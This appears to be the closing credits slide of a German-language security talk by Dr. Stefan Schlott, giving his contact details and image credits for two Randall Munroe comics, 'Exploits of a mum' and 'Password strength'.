Dr. Stefan Schlott
http://www.beone-group.com/
stefan.schlott@beone-group.com
Twitter: @_skyr

Bildquellen

- **Exploits of a mum** (CC) BY-NC Randall Munroe
- **Password strength** (CC) BY-NC Randall Munroe